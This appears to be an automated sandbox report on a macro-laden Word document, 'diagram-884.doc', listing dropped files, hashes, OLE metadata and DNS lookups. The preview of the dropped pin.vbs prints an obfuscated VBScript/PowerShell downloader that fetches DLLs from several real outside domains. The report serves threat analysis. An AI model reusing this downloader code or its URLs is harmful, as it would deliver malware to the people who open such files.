	TaD.xlsx	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	32352788.docx	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	swift.xlsx	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	product_list.xlsx	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199

Dropped Files

No context

Created / dropped Files

C:\ProgramData\pin.vbs

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2153
Entropy (8bit):	5.612352836242948
Encrypted:	false
SSDEEP:	48:BRS4bVNxCYPyHv+thACnCB1ROkAMeMxMEMoYMjBgjqZQjG5TgvVo1M/:LbVHC3HqAsi1RHTKlEa2HAB/
MD5:	588C2373B69AD580A5D445263F832CC4
SHA1:	B32D9B002B488D3885368E8707A3F2CC1445DF65
SHA-256:	5B8AFAE5E2A2AFA180B689CD0E86F7561D62B81780B5E67FCC2A824E4D59B12D
SHA-512:	FF21D25E90F23583B6D6C0315A6862E96CF09D2DB098882DC0C5E90FF9FE647A98F050653DAD7D9DE42A174F7AF1BE6BDE89E8CE1D9854285E6E7D7B62C913 7
Malicious:	**true**
Preview:	Dim WAITPLZ, WS..WAITPLZ = DateAdd(Chr(115), 4, Now())..Do Until (Now() > WAITPLZ)..Loop....LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://gvmedicine.com/c8lDPI7K/ca.html","C:\ProgramData\www1.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join "); OY $FOOX\|OY;"....LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://scriptcaseblog.com.br/8KhqnNaE4UB/ca.html","C:\ProgramData\www2.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join "); OY $FOOX\|OY;"....LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://srdm.in/0K6dTttd/ca.html","C:\ProgramData\www3.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join "); OY $FOOX\|OY;"....LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1960F7F0-F768-4A99-BA9A-679D126DC5D5}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254389147721384
Encrypted:	false
SSDEEP:	1536:C6CL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CjJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	70715B453B28BCDD9EB5E3A4646FA4E7
SHA1:	8CA4219FE163F220F2C0892D823B0DCB5F2E1B63
SHA-256:	D2B1AF1AEEA026834F8B36F9A6FAF17401606E952F4222C03C7E34BAFC9194AD
SHA-512:	CD0A90FB68BC847D6761F805AD65C7E4EDA6A126AA5DA29F427001892910049 16EF1EA591E63A927F737A6DE7C95A39A6B2C54A6FB704C7E229E74D0F465556
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,..,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\diagram-884.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Thu Sep 16 22:58:17 2021, length=286720, window=hide
Category:	dropped
Size (bytes):	2038
Entropy (8bit):	4.526294425808486
Encrypted:	false
SSDEEP:	24:8Rjok/XTuzI+5sPNe7nPM4s5Dv3qRE/7Es2Rjok/XTuzI+5sPNe7nPM4s5Dv3qRY:8mk/XTkfyPNXQRWf2mk/XTkfyPNXQRWB
MD5:	943FFDADB67AA27D24DCF18C539375DC
SHA1:	92A7A9772A3938E7D6DBFA203E909EC16BC3C183
SHA-256:	E3CA06F2F8319D890276D0E19492F5D0173044E0CB0925FD28111CE7CCBA72F7
SHA-512:	B47FE944FFF446690B70DB53EBDE62330B24D946D51B29E663FB81A4E427C9B96D040FD0DB1AFD3E1122AD8CD0B58F7D3E16E4937273F717ADD968008DEEE6F
Malicious:	false
Preview:	L.....F.... .....?.....?....I*.V...`.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S"...Desktop.d.....QK.X.S".*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....h.2..`..0SI. .DIAGRA~1.DOC..L.....S ..S .*.....d.i.a.g.r.a.m.-.8.8.4...d.o.c.....y.....-...8...[.....?J.....C:\Users\..#.....\\849224 \Users.user\Desktop\diagram-884.doc.&.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.i.a.g.r.a.m.-.8.8.4...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2 .1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....849224.....D_....3N...W...9..g.....[D_....3N...W...9.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.305984845449387
Encrypted:	false
SSDEEP:	3:M16rU5ru4oZFd5ru4omX16rU5ru4ov:M4rw64SR64Crw64y
MD5:	2C17E6235D61A7116728074DB758A7A7
SHA1:	11F9F2C4AE6749101689EA7B46D4ED0451FECA10
SHA-256:	DC626E85B9483FABE591C7C6E8B78218B834BBC15596DD2ABFC2A4A50EB70E8A
SHA-512:	B94110AB58DDBAC12593B3EF5A542BF5CCC3BF09D6520303591F19C522BFC3AEBFA24E9A890C465253CCE70B368A815101CF179F64B4161AAF259FCDD6702D7
Malicious:	false
Preview:	[doc]..diagram-884.LNK=0..diagram-884.LNK=0..[doc]..diagram-884.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707526
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyYpfHh233WWPAyfGpKyH/ln:vdsCkWtxJgJXKl
MD5:	6462452E1083FFF3724A32DC01771E8B
SHA1:	244116899824E727C5C399064F004C71D88F7254
SHA-256:	869216753E7235557D0BDCC32046E7DA62B2DD69B9B7175F27AD546161F1EB2A
SHA-512:	303C93E9E5AB236053693ECE6B9925F4E451EE28834A46DCF2A23311CD254F022967632852AFEB46E4C842DCE42072192F0B726B48FBBE9D5FA907918B71CE88

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\2EZUU6Z1EEHNESJOJTGM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5806802484040414
Encrypted:	false
SSDEEP:	96:YhQCcMqhqvsqvJCwoLz4hQCcMqhqvsEHyqvJCworxzIuYaHsyYy5h0lUV1A2:Yi0oLz4igHnorxzI/3Eh1A2
MD5:	0319B21E92A51ACD383203297B37AAA2
SHA1:	65AFEBC7A7D80B0DBB8C54A72322029F0CBBA3B3
SHA-256:	C4FF0AEFD306C28B369666B0BC086935B2425DD063210847DBCE16D4EE794552
SHA-512:	30F67AEB966EF51A47128F8745F33DDD549C8D22C9843266B55B9C8B935113C456F3C0F7B03359229DB8A9D2FDE77BD5064B6F437207C8714053AB7820D4130D
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....0SK.. PROGRA~3..D.....:..0SK.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5806802484040414
Encrypted:	false
SSDEEP:	96:YhQCcMqhqvsqvJCwoLz4hQCcMqhqvsEHyqvJCworxzIuYaHsyYy5h0lUV1A2:Yi0oLz4igHnorxzI/3Eh1A2
MD5:	0319B21E92A51ACD383203297B37AAA2
SHA1:	65AFEBC7A7D80B0DBB8C54A72322029F0CBBA3B3
SHA-256:	C4FF0AEFD306C28B369666B0BC086935B2425DD063210847DBCE16D4EE794552
SHA-512:	30F67AEB966EF51A47128F8745F33DDD549C8D22C9843266B55B9C8B935113C456F3C0F7B03359229DB8A9D2FDE77BD5064B6F437207C8714053AB7820D4130D
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....0SK.. PROGRA~3..D.....:..0SK.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.58136759558522
Encrypted:	false
SSDEEP:	96:chQCcMqhqvsqvJCwoLz8hQCcMqhqvsEHyqvJCworxzIuYaHsyYy5h0lUV1A2:ci0oLz8igHnorxzI/3Eh1A2
MD5:	030B0FAE62AC7CDF01AFA20AA212C644
SHA1:	B8046D3C0B28EA4D814915758B5B947BE423CED9
SHA-256:	5FD507ADE6EAC53B4C77FB0949B23A650D4F684942191560CE11F01DCB32367A
SHA-512:	BBC8DDC4771A77A2315075A10F2D755B0B53E13FF84EDF37654006BE168A46846EA72EF81BD08E79416410AC7DB9C5AF59FE3870E18E7DD68D05385795692BD
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....0SQ.. PROGRA~3..D.....:..0SQ.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Entropy (8bit):	3.5806802484040414
Encrypted:	false
SSDEEP:	96:YhQCcMqhqvsqvJCwoLz4hQCcMqhqvsEHyqvJCworxzIuYaHsyYy5h0lUV1A2:Yi0oLz4igHnorxzI/3Eh1A2
MD5:	0319B21E92A51ACD383203297B37AAA2
SHA1:	65AFEBC7A7D80B0DBB8C54A72322029F0CBBA3B3
SHA-256:	C4FF0AEFD306C28B369666B0BC086935B2425DD063210847DBCE16D4EE794552
SHA-512:	30F67AEB966EF51A47128F8745F33DDD549C8D22C9843266B55B9C8B935113C456F3C0F7B03359229DB8A9D2FDE77BD5064B6F437207C8714053AB7820D4130D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....0SK.. PROGRA~3..D.....:..0SK.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\GRS1X41I3E0W4529WXKM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.58136759558522
Encrypted:	false
SSDEEP:	96:chQCcMqhqvsqvJCwoLz8hQCcMqhqvsEHyqvJCworxzIuYaHsyYy5h0lUV1A2:ci0oLz8igHnorxzI/3Eh1A2
MD5:	030B0FAE62AC7CDF01AFA20AA212C644
SHA1:	B8046D3C0B28EA4D814915758B5B947BE423CED9
SHA-256:	5FD507ADE6EAC53B4C77FB0949B23A650D4F684942191560CE11F01DCB32367A
SHA-512:	BBC8DDC4771A77A2315075A10F2D755B0B53E13FF84EDF37654006BE168A46846EA72EF81BD08E79416410AC7DB9C5AF59FE3870E18E7DD68D05385795692BD
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....0SQ.. PROGRA~3..D.....:..0SQ.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RVAC7IF4RL0ITUO02ZRM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.58136759558522
Encrypted:	false
SSDEEP:	96:chQCcMqhqvsqvJCwoLz8hQCcMqhqvsEHyqvJCworxzIuYaHsyYy5h0lUV1A2:ci0oLz8igHnorxzI/3Eh1A2
MD5:	030B0FAE62AC7CDF01AFA20AA212C644
SHA1:	B8046D3C0B28EA4D814915758B5B947BE423CED9
SHA-256:	5FD507ADE6EAC53B4C77FB0949B23A650D4F684942191560CE11F01DCB32367A
SHA-512:	BBC8DDC4771A77A2315075A10F2D755B0B53E13FF84EDF37654006BE168A46846EA72EF81BD08E79416410AC7DB9C5AF59FE3870E18E7DD68D05385795692BD
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....0SQ.. PROGRA~3..D.....:..0SQ.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\T629K64P5Q872I06B2KO.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5806802484040414
Encrypted:	false
SSDEEP:	96:YhQCcMqhqvsqvJCwoLz4hQCcMqhqvsEHyqvJCworxzIuYaHsyYy5h0lUV1A2:Yi0oLz4igHnorxzI/3Eh1A2
MD5:	0319B21E92A51ACD383203297B37AAA2
SHA1:	65AFEBC7A7D80B0DBB8C54A72322029F0CBBA3B3
SHA-256:	C4FF0AEFD306C28B369666B0BC086935B2425DD063210847DBCE16D4EE794552
SHA-512:	30F67AEB966EF51A47128F8745F33DDD549C8D22C9843266B55B9C8B935113C456F3C0F7B03359229DB8A9D2FDE77BD5064B6F437207C8714053AB7820D4130D
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\T629K64P5Q872I06B2KO.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....0SK.. PROGRA~3..D.....:..0SK.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\W3V0CVJZ98SWKPVTWYZJ.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5806802484040414
Encrypted:	false
SSDEEP:	96:YhQCcMqhqvsqvJCwoLz4hQCcMqhqvsEHyqvJCworxzIuYaHsyYy5h0lUV1A2:Yi0oLz4igHnorxzI/3Eh1A2
MD5:	0319B21E92A51ACD383203297B37AAA2
SHA1:	65AFEBC7A7D80B0DBB8C54A72322029F0CBBA3B3
SHA-256:	C4FF0AEFD306C28B369666B0BC086935B2425DD063210847DBCE16D4EE794552
SHA-512:	30F67AEB966EF51A47128F8745F33DDD549C8D22C9843266B55B9C8B935113C456F3C0F7B03359229DB8A9D2FDE77BD5064B6F437207C8714053AB7820D4130D
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....0SK.. PROGRA~3..D.....:..0SK.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$agram-884.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707526
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyYpfHh233WWPAyfGpKyH/ln:vdsCkWtxJgJXKl
MD5:	6462452E1083FFF3724A32DC01771E8B
SHA1:	244116899824E727C5C399064F004C71D88F7254
SHA-256:	869216753E7235557D0BDCC32046E7DA62B2DD69B9B7175F27AD546161F1EB2A
SHA-512:	303C93E9E5AB236053693ECE6B9925F4E451EE28834A46DCF2A23311CD254F022967632852AFEB46E4C842DCE42072192F0B726B48FBBE9D5FA907918B71CE88
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: x, Template: Normal.dotm, Last Saved By: x, Revision Number: 2, Name of Creating Application: Microsoft Office Word, Create Time/Date: Thu Sep 16 10:44:00 2021, Last Saved Time/Date: Thu Sep 16 10:44:00 2021, Number of Pages: 1, Number of Words: 0, Number of Characters: 1, Security: 0
Entropy (8bit):	6.843687641588864
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	diagram-884.doc
File size:	283674
MD5:	3d6a59b2463cbae2e8cd5cc4d0859477
SHA1:	10ecd94e610b89337e384a29ce3fdf77526f2a33
SHA256:	e4aa5d33b7c3c4cd956735f32316bf58002882ae37a46c8d6acc8921fdcc8f11

General

SHA512:	2ecf9dd1e613562238d5765c78e7d01f6712c4e819b8af23073a4b85198f69eef9030cf2e7423c99f0f8d5b4f093aa00cd909c79003719dbcbadd9c148aa64ad
SSDEEP:	3072:OWx4E8St67hXqGbaNRsqYr6ZCz1xNYm9qhWmmyKyEw9u9qLF0EYouFCoOVagZN:nxLHtyhvba8qYroThW9yZEJoEou4ZN
File Content Preview:	.....>.....#..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "diagram-884.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Title:	
Subject:	
Author:	x
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	x
Revion Number:	2
Total Edit Time:	0
Create Time:	2021-09-16 09:44:00
Last Saved Time:	2021-09-16 09:44:00
Number of Pages:	1
Number of Words:	0
Number of Characters:	1
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	1251
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Company:	SPecialiST RePack
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 16, 2021 16:58:41.087493896 CEST	192.168.2.22	8.8.8.8	0xe85f	Standard query (0)	srdm.in	A (IP address)	IN (0x0001)
Sep 16, 2021 16:58:41.089656115 CEST	192.168.2.22	8.8.8.8	0x4dc2	Standard query (0)	gvmedicine.com	A (IP address)	IN (0x0001)
Sep 16, 2021 16:58:41.100579977 CEST	192.168.2.22	8.8.8.8	0x74ab	Standard query (0)	scriptcase blog.com.br	A (IP address)	IN (0x0001)
Sep 16, 2021 16:58:45.084772110 CEST	192.168.2.22	8.8.8.8	0xf2b6	Standard query (0)	sharayupra kashan.com	A (IP address)	IN (0x0001)
